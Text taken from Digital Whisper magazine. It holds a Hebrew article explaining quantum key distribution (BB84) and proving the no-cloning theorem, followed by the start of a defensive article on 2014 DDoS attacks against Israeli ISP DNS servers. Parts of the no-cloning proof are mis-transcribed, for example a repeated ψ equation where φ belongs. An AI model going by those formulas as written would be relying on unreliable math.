ערוצי תקשורת מאובטחים היו הפתרון לבעיית החלפת המפתח במשך אלפי שנים, אבל בימינו הם לא מסוגלים לפתור את הבעיה עבור כלנו. כפי שכבר רמזתי, באינטרנט אנחנו משתמשים שוב ושוב בהצפנה בתקשורת עם אתרים שמעולם לא היה לנו ערוץ תקשורת מאובטח איתם (גוגל לא שלחו ג'יימס בונד עם מעטפה שהעביר לכם את הסממא הראשונית שלכם, ואני טוען שהם בכל זאת עבדו בצורה יותר בטוחה מאשר בנק ששולח לכם סממא בדואר). אז הבעיה שאנחנו מנסים לפתור כרגע היא זו - איך לשתף מפתח **בלי ערוץ תקשורת מאובטח**?

פתרונות לבעיה הזו הם חדשים יחסית. הפתרון הראשון שפורסם הוא זה של דיפי והלמן שפורסם ב-1976 (המודיעין הבריטי גילה אותו באופן בלתי תלוי כמה שנים לפני כן אבל שמר אותו בסוד). השיטה של דיפי והלמן היא מבריקה; היא מאפשרת לאליס ובוב ליצור מפתח משותף תוך שימוש בערוץ תקשורת לא מאובטח, כך שאם איבדו מצותתת לערוץ התקשורת היא **לא תוכל לדעת** מה המפתח המשותף למרות שהוא נוצר מתוך התשדורות שאליס ובוב שולחים זו לזו. אז אם הכל כל כך טוב, מה הבעיה? הבעיה היא שהשיטה מגנה היטב מפני הסיטואציה שבה איבדו רק **לצותת** לערוץ התקשורת, אבל אם לאיבדו יש יכולת גם **לשלוט** על ערוץ התקשורת, כלומר לטרפד הודעות ולשלוח אחרות במקומן, אז דיפי-הלמן

קורסת לחלוטין בצורה מחרידה. מה שאיב מסוגלת לעשות היא להתחזות לאליס בפני בוב, להתחזות לבוב בפני אליס, לתת לשניהם את הרושם שהם הצליחו לשתף מפתח זו עם זה, ואז לשלוט בצורה מוחלטת בכל הודעה שהם שולחים - לקרוא אותה, לשנות בה כל מה שהיא רוצה ולהעביר הלאה. לא רק שקו התקשורת של אליס ובוב לא יהיה בטוח, אלא גם שלא תהיה להם שום אינדיקציה לכך שבכלל יש בעיה. בקיצור - דיפי-הלמן, בגרסה הנאיבית שלו, הוא בעייתי.

אז מה הפתרון שבו משתמשים כיום באינטרנט? שיטה יותר מתוחכמת שנקראת **הצפנת מפתח ציבורי**. בהצפנה כזו, יש לאליס **שתי** סממאות - סודית (פרטית) וידועה לכל העולם (ציבורית). כשבובר רוצה לשלוח לאליס הודעה, הוא מצפין אותה עם המפתח הציבורי; מאותו רגע והלאה הדרך היחידה לפענח את ההודעה היא עם השימוש במפתח הפרטי של אליס. איך מתבצע הקסם הזה? ובכן, מתמטיקה. יש הרבה מערכות שונות שמממשות הצפנת מפתח ציבורי בדרכים שונות; המפורסמת שבהן היא RSA [ויש לי פוסט על איך היא עובדת](#); לא אכנס לפרטים כעת. עכשיו, בהצפנת מפתח ציבורי שכזו אפשר להשתמש תיאורטית גם לתקשורת באופן כללי; בפועל, הצפנה כזו היא איטית וכבדה יותר מהצפנה "רגילה" (סימטרית) ולכן משתמשים בה בעיקר להחלפת מפתח, שאחרי משתמשים באלגוריתם כמו AES כדי לשלוח את עיקר התקשורת.

אז מה **עדיין** הבעיה? שכדי לשלוח לאליס הודעה סודית, בוב צריך לדעת את המפתח הפומבי שלה. מאיפה הוא משיג אותו? ובכן, מהאינטרנט, ולרוב מאליס עצמה. אבל מי מבטיח לו שהמפתח הפומבי של אליס שהוא קיבל הוא המפתח האמיתי של אליס ושאיב לא התחזתה לאליס ושלחה לו מפתח ציבורי שהוא בכלל לא המפתח של אליס? ובכן, התשובה היא שזה מסובך. יש משהו שנקרא "תשתית מפתח ציבורי" שבה גופים אמינים חותמים קריפטוגרפית על מפתחות של גופים אחרים כדי להבטיח שהם אותנטיים, ואז צריך רק לדעת את המפתחות של הגופים האמינים (וזה מידע שיש בתוך הדפדפן שלכם - אבל מי מבטיח שהדפדפן שהורדתם אכן אמין?). בקיצור, זה לא פתרון מושלם, למרות שהוא עובד טוב בפועל ובלעדיו האינטרנט לא היה מה שאנחנו מכירים כיום.

וכאן סוף סוף נכנסת תורת הקוונטים לתמונה. כרגיל בעניינים כאלו, תיאורי מדע-פופולרי (למשל, [זה](#)) עושים סמטוחה אחת גדולה מכל העסק. הם לרוב משתמשים בביטוי "הצפנה קוונטית" כדי לדבר על שני דברים עיקריים שאף אחד מהם אינו הצפנה והם אינם קשורים אחד לשני בשום צורה. הראשון הוא שימוש בחישוב קוונטי כדי **לפרוץ** מערכות הצפנה פומביות כדוגמת RSA (שכדי לפרוץ אותה מספיק לפתור בעילות את בעיית הפירוק לגורמים של מספרים גדולים). אני מתכנן לדבר על זה בהמשך, אבל זה לא קשור לנושא מאמר זה. הדבר השני שמדובר עליו הוא **שיתוף מפתח** באמצעות ערוץ תקשורת קוונטי, וזה מה שאדבר עליו במאמר זה. השם "ערוץ תקשורת קוונטי" נשמע מפוצץ, אבל בפועל ערוץ תקשורת שכזה יכול להיות, למשל, סיב אופטי שמעביר פוטונים. זה עדיין לא אומר שערוץ תקשורת שכזה הוא יעיל לשימוש, בטח לא כמו ערוצים תקשורת "רגילים", אבל כבר כיום שיתוף מפתחות קוונטי הוא משהו שעושים בפועל וממשיכים לעבוד עליו (השאלה המרכזית שנשאלת היא לא אם זה אפשרי -

קריפטוגרפיה קוונטית

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

השאלה שנשאלת לגבי חישוב קוונטי יעיל - אלא אם יש טעם להקדיש לזה מאמצים בזמן שתשתיות המפתח הציבורי הרגילות עושות את העבודה טוב).

ערוץ תקשורת קוונטי הוא לא ערוץ מאובטח בשום צורה - איב יכולה לצותת למה שעובר בו ויכולה לטרפד הודעות ולשלוח הודעות משלה; אלא שהקסם הוא שתורת הקוונטים מונעת ממנה לבצע מניפולציות מתוככמות מדי. השורה התחתונה של שיתוף מפתח באמצעות ערוץ קוונטי ופרוטוקול חכם לשיתוף מפתח היא זו: לאיב אין שום דרך לגלות מה המפתח שאליס ובוב שיתפו; ואם איב תנסה לצותת לאליס ובוב או לשנות הודעה כלשהי שלהם, אליס ובוב יהיו מודעים לכך (לא בודאות של 100 אחוז, אבל בודאות טובה מאוד - לפרטים נגיע בהמשך). בקיצור, תורת הקוונטים עושה קסם. אבל איך הקסם הזה עובד? כאמור, יש כאן פרוטוקול שצריך להסביר את פרטיו הטכניים, שהם לא נוראיים בכלל ואפילו די פשוטים, אבל עדיין יותר מתוככמים מאשר "אליס שולחת לבוב את המפתח שלה בערוץ תקשורת קוונטי ואם איב תנסה לקרוא אותו המפתח ייהרס הסוף" (למשל כאן אפשר לראות תיאור ברוח זו). כמו כן, הפרוטוקול שאני אציג לא משתמש בכלל בתופעת השזירה שדיברתי עליה במאמרים קודמים. קיימים פרוטוקולים שכן מתבססים על שזירה, אבל לא כולם כאלו.

מה הרעיון באלגוריתם? מכיוון שאני מנסה לשמור את המאמר הזה עצמאי מהיתר, אתחיל עם הסבר אינטואיטיבי שישתמש באנלוגיה, ורק אחר כך אגש לניסוח הפורמליסטי. האנלוגיה עוסקת באופן ישיר בתכונה של תורת הקוונטים שאנחנו מנצלים כאן - העובדה שקיוביט יכול להימדד ביחס לשני בסיסים שונים, כאשר כל מדידה "מקלקלת" את חברתה.

ובכן, נניח שאנחנו כימאים מתחילים ואנחנו מקבלים אבקה לבנה שאנו תוהים על קנקנה. אנחנו יודעים שהאבקה היא אחד מבין ארבעה חומרים: סוכר, מלח, קמח או חימר. מה עושים? מה שהכימאי מנצל תמיד הוא תכונות כימיות של החומר שהוא בודק. אפשר כמובן לטעום את החומר, או להסתכל עליו במיקרוסקופ או שלל ניסויים שונים, אבל בואו נניח שיש בדיוק שני ניסויים שהכימאי המתחיל יודע לבצע: ראשית, הוא יכול לשפוך מים על החומר ולראות מה קורה; ושנית, הוא יכול לנסות להצית את החומר ולראות מה קורה.

כאשר שופכים מים על סוכר או מלח הם מתמוססים במים ונעלמים; לעומת זאת אם שופכים מים על חימר או קמח מקבלים עיסה. אם כן, הרטבה במים היא דרך להבדיל בין מלח וסוכר ובין קמח וחימר. כמו כן, סוכר וקמח הם דליקים (אל תנסו את זה בבית!) בעוד שמלח וחימר לא, ולכן הבערה היא דרך להבדיל בין סוכר וקמח ובין מלח וחימר. אם כן, עומדים לרשות הכימאי שני ניסויים, אבל האם הם יאפשרו לו לדעת בודאות מה החומר? אם שפכנו מים על החומר וקיבלנו עיסה, לא נוכל להדליק אותו יותר; ואם הדלקנו את החומר והוא בער, לא נוכל לשפוך עליו מים ולראות מה קורה. כל ניסוי "הרס" את היכולת שלנו לבצע ניסוי אחר. כמובן, בעולם האמיתי אפשר להתחכם - לחלק את האבקה לשתי ערימות, לשפוך

מים על אחת ולהבעיר את השניה; ואפשר להתחכם עוד יותר - אם החומר התמוסס במים אפשר לאדות את המים ולקבל את החומר מחדש וכדומה. אז אנא - רחמו עלי וזכרו שמדובר על אנלוגיה.

עכשיו אפשר להציג את שיטת ההצפנה הקוונטית בלי להשתמש בכלל בקוונטים, אלא רק באבקה הלבנה שלנו. אליס רוצה לשלוח לבוב ביט יחיד של מידע, שנסמן  $b$ . הדבר הראשון שהיא עושה הוא להטיל מטבע ולסמן את התוצאה שלו ב- $a$ . ועכשיו היא שולחת משהו לבוב, על פי הכללים הבאים:

1.  $a = 0, b = 0$  - שולחת תערובת של מלח וסוכר.
2.  $a = 0, b = 1$  - שולחת תערובת של קמח וחימר.
3.  $a = 1, b = 0$  - שולחת תערובת של מלח וחימר.
4.  $a = 1, b = 1$  - שולחת תערובת של סוכר וקמח.

בוב מקבל את האבקה. אם בוב היה יכול לדעת בודאות מהי האבקה, הוא היה יודע מהם  $a$  ו- $b$  של אליס - העניין הוא שהוא לא יכול לדעת בודאות מה האבקה. הוא יכול או לשפוך עליה מים, או לשרוף אותה. אז מה הוא יעשה? הוא יגדיל את הבדיקה שהוא רוצה לעשות, שוב על ידי הטלת מטבע. נקרא לתוצאה של המטבע שלו  $a'$ . אם הוא קיבל 0, אז הוא מנחש שגם אליס קיבלה  $a$  ולכן החומר הוא תערובת של מלח וסוכר, או קמח וחימר. איך אפשר להבדיל? בקלות: הוא שופך מים על האבקה. אם היא התמוססה אז בוב מסמן לעצמו  $b'=0$  ואחרת הוא מסמן לעצמו  $b'=1$ .

באופן דומה, אם בוב קיבל  $a'=1$  הוא מנחש שהחומר הוא או תערובת של מלח וחימר, או תערובת של סוכר וקמח. ואז הוא מדליק את האבקה ורואה אם היא בוערת. אם לא, אז  $b'=0$ , ואם כן, אז  $b'=1$ .

אבל מה קורה אם בוב ניחש לא נכון? נאמר, אם אליס הגרילה  $a=0$  ובוב הגריל  $a'=1$ ? במקרה זה בוב ינסה להצית תערובת של מלח וסוכר, או תערובת של קמח וחימר. עכשיו, בעולם האמיתי מה שיקרה הוא שחלק מהתערובת יבער וחלק לא, אבל אני רוצה להמשיך את האנלוגיה לתורת הקוונטים, אז בואו תזרמו איתי למרות שאני לא מדויק פיזיקלית: אני מניח שמה שיקרה כשבוב מנסה להצית תערובת של מלח וסוכר הוא שאו שהכל יבער או ששום דבר לא יבער, כשיש הסתברות  $\frac{1}{2}$  לכל אחד מהמקרים. ואני מניח שתופעה מוזרה דומה תתרחש גם עם שפיכת מים על תערובת של מלח וחימר או על תערובת של סוכר וקמח - או שהכל יתמוסס, או ששום דבר לא יתמוסס. בעולם האמיתי זה לא יקרה (למרות שאולי אפשר למצוא אנלוג כימי שבו זה כן קורה; הידע שלי בכימיה עלוב), אבל במודל הקוונטי זה יקרה ועוד איך ואסביר בדיוק איך. בכל אחד מהמקרים בוב יקבל ערך  $b'$  שהוא אקראי, ולכן חסר ערך (בוב יכל לנחש את  $b'$  בעצמו באותה מידה), אבל בוב לא ידע שהערך חסר ערך, לא בשלב הזה.

אליס תחזור על המשחק הזה מספר גדול של פעמים ותשלח לבוב הרבה אבקות; מה שקורה הוא שהיא מקודדת סדרת ביטים  $b_1, b_2, \dots, b_n$  כאשר ההחלטה על אופן הקידוד נתונה על ידי סדרת ביטים אחרת,  $a_1, \dots, a_n$ . בצד של בוב נוצרת סדרת ביטים שהתקבלו,  $b'_1, \dots, b'_n$  על פי בחירות שבוב ביצע,  $a'_1, \dots, a'_n$ .

קריפטוגרפיה קוונטית

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

כשהעסק מסתיים בוב מודיע לאליס שהוא גמר את כל הניתוחים הכימיים שלו, ואז אלים שולחת לו **בערוץ גלוי ולא קוונטי** את הסדרה  $a_1, \dots, a_n$  שמתארת מה היו הניסויים ה"נכונים" שבו היה צריך לבצע.

מה בוב עושה? לכל  $i$ , הוא בודק אם  $a_i = a'_i$ . אם  $a_i = a'_i$  בוב יודע שהניסוי שביצע הוא הניסוי הנכון, ולכן  $b_i = b'_i$  - איזה יופי, הביט  $b_i$  עבר מאליס אל בוב. אם לעומת זאת  $a_i \neq a'_i$  אז בוב מבין שהביט  $b'_i$  היה אקראי לגמרי, ולכן הוא זורק אותו לפח ושוכח ממנו. הוא שולח לאליס את הסדרה  $a'_1, \dots, a'_n$  שלו, ועכשיו גם אלים יודעת אילו מהביטים שלה עברו, ועכשיו סיימנו - אלים ובווב חולקים סדרת ביטים. כמה? בערך חצי מהביטים שאליס שלחה יעברו בצורה הזו.

יפה, הבנו איך הפרוטוקול עובד, אבל למה הוא בטוח? מה קורה אם איב מנסה להתערב?

ראשית, אם איב רק מצותתת, היא בוודאי לא מסוגלת להפיק אינפורמציה - היא רואה רק אבקה לבנה וזה לא אומר כלום. כדי להפיק מידע כלשהו על האבקה היא צריכה **למדוד** אותה - לשפוך עליה מים או להצית אותה. אחרי שהיא עושה דבר כזה, האבקה נהרסת. אם איב לא תשלח לבוב אבקה, בוב יבין שמהוה השתבש - הוא ציפה לקבל אבקה מאליס ולא קיבל. לכן איב חייבת לשלוח לבוב אבקה. הבעיה היא שאיב **לא יודעת מה לשלוח**. נאמר, למשל, שהיא ניסתה להבעיר את האבקה והאבקה אכן בערה; אז איב יכולה לחשוב שאליס שלחה סוכר וקמח, אבל זה לא המקרה היחיד - גם אם אלים שלחה מלח וסוכר, או קמח וחימר, אז ייתכן שהאבקה תבער. עכשיו איב בצרות - היא לא יודעת בודאות מה אלים שלחה לבוב, ואם היא תשלח לבוב את הדבר הלא נכון, זה עשוי להוביל לכך שבוב ואליס יחשבו שהם מסכימים על ביט כלשהו למרות שבפועל הביט הזה אצלם הוא הפוך. זו נראית כמו בעיה של אלים ובוב, אבל זו למעשה בעיה של איב: כדי לשמור על בטיחות, אלים ובוב יכולים לקחת כמות מסויימת (נאמר, חצי?) מהביטים שהם הסכימו עליהם, ולפרסם אותם בפומבי זה לזו. זה כמובן יהפוך את הביטים הללו לחסרי ערך מבחינת השימוש בהם (כי עכשיו כל העולם מכיר אותם) אבל זה יאפשר לאלים ובוב להבחין ברמאות בסבירות טובה ("רגע אחד!" אתם צועקים, "אבל מה אם איב שולטת על הערוץ שבו הם מפרסמים זו לזה את הביטים?"). ובכן, שאלה טובה, כפי שאתם רואים קריפטו זה עסק מתוסבך - לא מספיק שיש פרוטוקול "נקי", צריך איכשהו לנטרל את העולם החיצוני ה"מלוכלך" שבו הוא פועל).

ועכשיו, משהסיפור נגמר, בואו נתחיל להתעסק איתו בצורה קצת יותר מדויקת, למרות שאולי זה יגרום לי לאבד את חלקכם. נתחיל דווקא בהכרזה פשוטה שבעולם האמיתי המצב הוא, כמובן, מסובך יותר. הסיבה לכך היא שבעולם האמיתי, ערוצי תקשורת הם **רועשים**. כלומר, מידע שמעבירים בהם עשוי להתקלקל גם בלי שום איב מרושעת באמצע. הרעש הזה הוא לא בעיה זניחה - יש תחום שלם במדעי המחשב שמתעסק בשאלה כיצד ניתן לטפל בו וכיצד ניתן לתקשר גם בערוץ "מלוכלך". לא אכנס לפרטים הללו - ולשאלה איך פותרים את הבעיה במקרה של הצפנה קוונטית - בכלל.

בואו נעבור עכשיו לתיאור המתמטי של הפרוטוקול, בלי אבקות לבנות אבל עם מצבים קוונטיים. אנחנו מתחילים כמו קודם - לאלים יש ביט  $b$  שהיא רוצה לשלוח והיא מגרילה  $a$ . ה- $a$  הזה בוחר בסיס למרחב שמתאר קיוביט בודד. הבסיס ה"רגיל" כולל את האיברים  $|0\rangle$  ו- $|1\rangle$ , וזה יהיה הבסיס שבו אלים תשתמש אם  $a=0$ . הבסיס השני יהיה בנוי משני איברים שהם "תערובת חצי-חצי" של אברי הבסיס הרגיל:

$$|+\rangle = \frac{|0\rangle+|1\rangle}{\sqrt{2}}, \quad |-\rangle = \frac{|0\rangle-|1\rangle}{\sqrt{2}}$$

. שני המצבים הללו מעניינים כי אם נקבל אחד מהם ונמדוד אותו ביחס לבסיס הסטנדרטי נקבל  $|0\rangle$  בהסתברות חצי ו- $|1\rangle$  בהסתברות חצי, בלי קשר לשאלה אם קיבלנו את  $|+\rangle$  או את  $|-\rangle$ . במילים אחרות, מבחינת הבסיס הסטנדרטי אין הבדל בין  $|+\rangle$  ובין  $|-\rangle$  למרות שבבסיס "שלהם" הם כמובן שונים לגמרי. באופן דומה, מדידה של  $|0\rangle$  או  $|1\rangle$  ביחס לבסיס  $|+\rangle, |-\rangle$  תניב את אחד מאברי הבסיס בהסתברות חצי.

הסיטואציה הזו מדגישה נקודה עדינה במודל המתמטי של תורת הקוונטים, שיצא לי לראות אנשים מפספסים פה ושם: **מצב קוונטי הוא הרבה יותר מסתם הסתברויות**. אם אני אומר "יש לי מצב קוונטי, ואם מודדים אותו ביחס לבסיס  $|0\rangle, |1\rangle$  אז מקבלים כל איבר בסיס בהסתברות חצי" זה **ממש לא** מאפיין את המצב בשלמותו. המידע השלם על המצב נמצא בתוך המקדמים של המצב, וההסתברויות הן רק הערך-המוחלט-בריבוע של אותם מקדמים - המעבר הזה מ"מקדם" אל "ערך מוחלט בריבוע של מקדם" גורם **לאובדן מידע**, והמידע הזה, כפי שניתן לראות בדוגמה שלנו למשל, הוא קריטי לחלוטין.

אם לסכם, מה שאלים שולחת נקבע כך:

1.  $a=0, b=0$  - שולחת  $|0\rangle$ .

2.  $a=0, b=1$  - שולחת  $|1\rangle$ .

3.  $a=1, b=0$  - שולחת  $|+\rangle$ .

4.  $a=1, b=1$  - שולחת  $|-\rangle$ .

בוב, בצד שלו, מנחש  $a'$ . אם  $a'=0$  הוא מודד לפי הבסיס  $|0\rangle, |1\rangle$  וקובע את  $b'$  בהתאם, ואם  $a'=1$  הוא מודד לפי הבסיס  $|+\rangle, |-\rangle$ .

ככה אלים ובוב יוצרים סדרה של ביטים, ובסוף שולחים את ה- $a$ -ים שלהם זו לזה, משווים, זורקים את ה- $b$ -ים עבור המקומות שבהם ה- $a$ -ים היו שונים, ושומרים את היתר. זה כל הפרוטוקול.

בואו ננתח עכשיו את ההסתברות של איב "לקלקל" אם היא מנסה למדוד את הביטים שאליס שלחה. הכל סימטרי, אז מספיק להסתכל על מקרה יחיד. איב צריכה לנחש בעצמה מה היה ה- $a$  של אליס. אם היא ניחשה את ה- $a$  הנכון, מה חבל; נניח שהיא תמיד שולחת לבוב קיוביט תקין שזוהה למה שאליס שלחה. אז

בהסתברות  $\frac{1}{2}$  איב מצליחה לצותת. מה קורה במקרה שבו איב לא ניחשה את ה- $a$  הנכון? במצב זה, איב תקבל ביט חסר משמעות, כמובן. עם זאת, היא תבין שהביט היה חסר משמעות כאשר אליס, בסיום הפרוטוקול, תשלח את רשימת ה- $a$ ים שלה. לכן זה שאיב קיבלה ביט חסר משמעות היא לא מה שרלוונטי כאן, אלא מה שאיב תשלח הלאה עבור בוב, והאם בוב ישים לב לכך שמשוהו השתבש.

ניתוח קריפטוגרפי מלא של הסיטואציה חייב לכסות כל אסטרטגיה אפשרית של איב. אני לא אכנס לזה ופשוט נראה מה קורה אם איב מתנהגת בצורה שעל פניו נראית הכי אפקטיבית - אחרי המדידה שלה היא שולחת את המצב הקוונטי שקיבלה אל בוב. זה מבטיח שאם היא ניחשה את  $a$  נכון, אז בוב לא יוכל לשים לב לכך שמשוהו השתבש. זה אמנם נכון, אבל כאמור - בהסתברות  $\frac{1}{2}$  זה לא מה שקורה. ואז, אם בוב בחר עבור הביט הזה את  $a$  הנכון מבחינת אליס, זה אומר שהוא מודד את הביט שאיב שלחה לו בבסיס **שהביט לא נמצא באף איבר שלו**, כלומר שהוא נמצא "באמצע" שלו ויש סיכוי של  $\frac{1}{2}$  לקריסה לכל אחד מאברי הבסיס - בפרט, סיכוי של  $\frac{1}{2}$  שבוב ימדוד את הביט הלא נכון. זה אומר שאם איב מצותתת לכל הביטים, אז מבין הביטים שה- $a$ ים של אליס ובוב מסכימים עליהם, בערך רבע מתוכם יהיו "מקולקלים".

זה הרעיון; יש כמובן עוד פרטים לדבר עליהם, ועוד שיטות שיתוף מפתחות קוונטיות, אבל צריך להשאיר משוהו לפעם הבאה.

יש רק עניין אחד שאני רוצה לדון בו לסיום. כל עוד היינו בדוגמת האבקה הלבנה היינו יכולים תמיד להתחכם ולומר שאיב תערוך ניסוי על חצי מהאבקה ותשלח לבוב את היתר. אבל בקוונטים, לכאורה, זה לא קורה. וזו בעצם השאלה - למה? האם איב לא יכולה לקחת את המצב הקוונטי שקיבלה, נסמן אותו  $|\psi\rangle$  כדי להדגיש שזה מצב כללי כלשהו, ולשכפל אותו? ליצור לעצמה עוד קיוביט שגם הוא במצב  $|\psi\rangle$ , למדוד את הקיוביט המשוכפל הזה ולשלוח הלאה אל בוב את הקיוביט המקורי? בסך הכל, בחישוב "רגיל" אין בעיה לשכפל דברים. שלחתם אימייל? שכפלתם את התוכן שלו. שמרתם עותק גיבוי של קובץ? שכפלתם את התוכן שלו. האם אי אפשר לשכפל מצב קוונטי? ובכן, **לא!**

הטענה שלא ניתן לשכפל מצב קוונטי היא טענה מתמטית, עם הוכחה מתמטית, שמבוססת על האקסיומות הפשוטות שיש לנו עבור תורת הקוונטים. זו לא תוצאה פיזיקלית; דהיינו, אני לא יכול לשלול את הטענה שכן ניתן לשכפל מצב קוונטי כלשהו. אני רק אומר שאם מישהו ידגים שהוא מסוגל לעשות את זה, זה יאמר שהפורמליזם המתמטי הנוכחי של תורת הקוונטים אינו מספק ואינו תואם את העובדות בשטח. משפרסמתי את דברי ההבהרה הללו, בואו נעבור להוכיח את המשפט, שבאנגלית נקרא No cloning theorem.

ההוכחה היא פשוטה בצורה מגוחכת. אנחנו מתחילים עם מערכת קוונטית במצב כללי  $|\psi\rangle$  שאיננו יודעים מהו (אם אנחנו כן יודעים מה המצב, ייתכן מאוד שנוכל לשכפל אותו פשוט על ידי יצירה בצד של מערכת חדשה במצב הזה; כפי ששמתם לב, אני נוטה להניח שאנחנו יודעים לייצר מערכות במצב נתון ספציפי).

קריפטוגרפיה קוונטית

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

ועם עותק נפרד של המערכת שנמצא במצב "התחלתי" כלשהו שאנחנו לא מניחים עליו כלום,  $\langle s |$ . בין שתי המערכות אין קורלציה בהתחלה, ולכן המערכת שמורכבת משתיהן מתוארת על ידי הוקטור  $|s\rangle \otimes |\psi\rangle$ . עכשיו, הדינמיקה של המערכת (האופן שבו היא משתנה בזמן) כוללת שתי אפשרויות - או ביצוע מדידה שמקריס את המערכת - אבל אז, הוא הורס את המצב הקוונטי  $|\psi\rangle$  ובוודאי שלא שכפלנו כלום (הקריסה של  $|\psi\rangle$  אינה בעייתית רק אם אנחנו יודעים מה המצב  $|\psi\rangle$  ובחרים אופרטור מדידה ש- $|\psi\rangle$  הוא וקטור עצמי שלו). לכן הדינמיקה של המערכת לא כוללת מדידה, ומכאן שהיא מתוארת על ידי הפעלה של אופרטור אוניטרי. אם באמת הצלחנו לבצע שכפול, זה אומר שקיים אופרטור אוניטרי  $U$  כך ש- $U(|\psi\rangle \otimes |s\rangle) = |\psi\rangle \otimes |\psi\rangle$ . כעת, ה- $U$  אינו תלוי בזרות הספציפית של  $|\psi\rangle$  (כי אמרתי שאנחנו לא יודעים מהו  $|\psi\rangle$ ). לכן אותה משוואה תתקיים גם עבור מצב אחר,  $U(|\psi\rangle \otimes |s\rangle) = |\psi\rangle \otimes |\psi\rangle$ .

עכשיו נכניס לתמונה מכפלה פנימית. ראשית, איך נראית מכפלה פנימית של מכפלה טנזורית? פשוט מאוד - מכפלה של כל רכיב בנפרד. כלומר:  $\langle \psi | \varphi \rangle \langle \psi | \varphi \rangle = (\langle \psi | \varphi \rangle)^2$ . קיבלנו את המשוואה הפנימית של שני אגפי ימין של המשוואות. ומה עם אגף שמאל? ובכן, ראשית כל צריך לזכור שטרנספורמציה אוניטרית **משמרת מכפלה פנימית**, במובן הבא:  $\langle Ux | Uy \rangle = \langle x | y \rangle$ . מכאן שאם נכפול את שני אגפי שמאל, נקבל:

$$\langle U(\psi s) | U(\varphi s) \rangle = \langle \psi s | \varphi s \rangle = \langle \psi | \varphi \rangle \cdot \langle s | s \rangle = \langle \psi | \varphi \rangle$$

כאן אנו משתמשים בכך ש- $\langle s | s \rangle = 1$ ; זו תכונה שכל מצב קוונטי מקיים. מה קיבלנו? את המשוואה הבאה, מעל המספרים המרוכבים:  $\langle \psi | \varphi \rangle^2 = \langle \psi | \varphi \rangle$ . למשוואה הזו יש רק שני פתרונות אפשריים:  $\langle \psi | \varphi \rangle = 1$  ו- $\langle \psi | \varphi \rangle = 0$ .

במקרה הראשון  $\psi = \varphi$  ובמקרה השני הם אורתוגונליים. אולי אתם לא רואים מייד למה מהמקרה הראשון נובע שוויון, אז תסתכלו על המשוואה הזו:

$$\langle \psi - \varphi | \psi - \varphi \rangle = \langle \psi | \psi \rangle - \langle \psi | \varphi \rangle - \langle \varphi | \psi \rangle + \langle \varphi | \varphi \rangle = 1 - 1 - 1 + 1 = 0$$

מכפלה פנימית של וקטור בעצמו היא 0 רק אם זה וקטור האפס, כלומר רק אם  $|\psi\rangle = |\varphi\rangle$ . מה קיבלנו? שפרוצדורת השכפול שמתוארת על ידי  $U$ , אם היא יודעת לשכפל את  $|\psi\rangle$ , יכולה לשכפל פרט ל- $|\psi\rangle$  רק וקטורים אורתוגונליים לו - בוודאי שהיא לא יכולה לשכפל כל מצב קוונטי אפשרי שבו המערכת יכולה להיות. לכן כדי להיות מסוגלת לשכפל את המצב הקוונטי שמגיע אליה, איב חייבת לדעת מהו; אבל אם היא הייתה יודעת מהו, היא לא הייתה צריכה למדוד אותו מלכתחילה ונגמר העניין. וזה גם מקום טוב לסיים את המאמר.

המאמר [פורסם לראשונה](#) כפוסט בבלוג "[לא מדויק](#)".



# פוטנציאל מתקפות ה-DDoS במרחב האינטרנט הישראלי

מאת יורי סלובודיאניוק

## מבוא

מה שגרם לי לכתוב את המאמר הבא, היה גל התקפות ה-DDoS הקשה של חודש יולי האחרון, גל זה הפתיע אותנו (לא לטובה) בכמה מובנים, שאותם אציג במאמר זה. מקווה שתראו בפסקאות הבאות לא רק "למידת לקחים", משהו שאנחנו ישראלים חזקים לעשות, אלא גם כקריאה לפעולה למען לצפות להתקפות הבאות ולהתכונן אליהם מראש ולא בדיעבד. להגן מפני מתקפות DDoS זה לא הדבר הכי סקסי, ולמרות כל הרעש התקשורתי - 90% מהן פשוטות בתכן, מרעישות וקלות לזיהוי מידי ומצליחות תודות לרשלנות / חוסר מיומנות / טעויות אנוש של אנשים אשר מאפשרים לציוד שלהם להשתתף בהתקפות האלה. לא נוכל כמובן לשנות את העולם אבל גם מעט שכן ביכולתנו לעשות ישנה את המצב לטובתנו. חשוב לציין שכל הנאמר מטה הם דעות ומסקנות שלי בלבד ולא משקפים את דעת המעסיק שלי.

## ממצאים

ובכן חודש יולי. על קשר בין מלחמה בעזה להסלמה באינטרנט כתבו לא מעט, למשל כאן:

<http://www.arbornetworks.com/asert/2014/08/ddos-and-geopolitics-attack-analysis-in-the-context-of-the-israeli-hamas-conflict/>

אז אגש ישר לכמה מאפיינים של התקפות בתקופה הזאת:

**התקפות על שרתי DNS של ספקי אינטרנט בישראל.** ההתקפות היו לא מקריות אלא מכוונות ומושקעות. נוכחתי לראות התקפה על DNS שעברה 60 Gbit/sec. ההתקפות נמשכו זמן ארוך - כל אחת מספר שעות לפחות. כתוצאה מכך הושבתו שני שירותים:

1. הדומיינים שעבורם שרתי DNS המותקפים הם Authoritative (במילים אחרות מחזיקים zonefile של הדומיין) לא היו זמינים כי לא נענו שאילתות של resolving לגבי כל רשומה של הדומיין.
2. לקוחות בארץ שמשתמשים באותם שרתי DNS כ-Recursive DNS Server לא יכלו לקבל Resolving עבור דומיינים שרצו לגשת אליהם אם לא היו כבר ב-DNS cache של תחנות שלהם. ועקב כך לא יכלו לגלוש באינטרנט, לשלוח מיילים וכו'.

פוטנציאל מתקפות ה-DDoS במרחב האינטרנט הישראלי

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

האמת די הפתיע אותי שרק עכשיו, כעבור כמה שנים של התקפות נפל לתוקפים האסימון לעשות זאת. הרי למה להתפזר ולתקוף אחד אחד אתרי בנקים\משרדים ממשלתיים\עיתונים, שגם לאורך שנים האלה מגבירים מנגוני אבטחה שלהם, כאשר אפשרי להתמקד בשרתי DNS של ספקים ובכך (בשאיפה) להשבית את כל האתרים האלה במכה אחת?

- **אחוז גדול של התקפות שמקורן בישראל.** שוב הוכחה לכך שתוקפים אמנם בפיגור אבל לומדים דברים. בשנים הקודמות רוב ההתקפות היו מגיעות מחו"ל וזה עדיין ככה, אבל בהתאם גם חברות הנתקפות וספקי אינטרנט עושים הרבה בנידון ומצליחים יותר ויותר לחסום התקפות מחו"ל. אז למה לעבוד קשה אם ניתן לעקוף את ההגנות האלה כשתוקפים מתוך ישראל? וזה מה שקרה.

